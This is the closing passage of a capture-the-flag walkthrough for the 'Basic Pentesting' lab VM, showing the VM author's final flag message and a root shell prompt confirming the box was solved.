therefore might've been overlooked by administrators.

Thanks for taking the time to solve this VM. If you choose to create a writeup, I hope you'll send
me a link! I can be reached at josiah@vt.edu. If you've got questions or feedback, please reach
out to me.

Happy hacking!
root@basic2:~# 
```

We have successfully completed Basic Pentesting!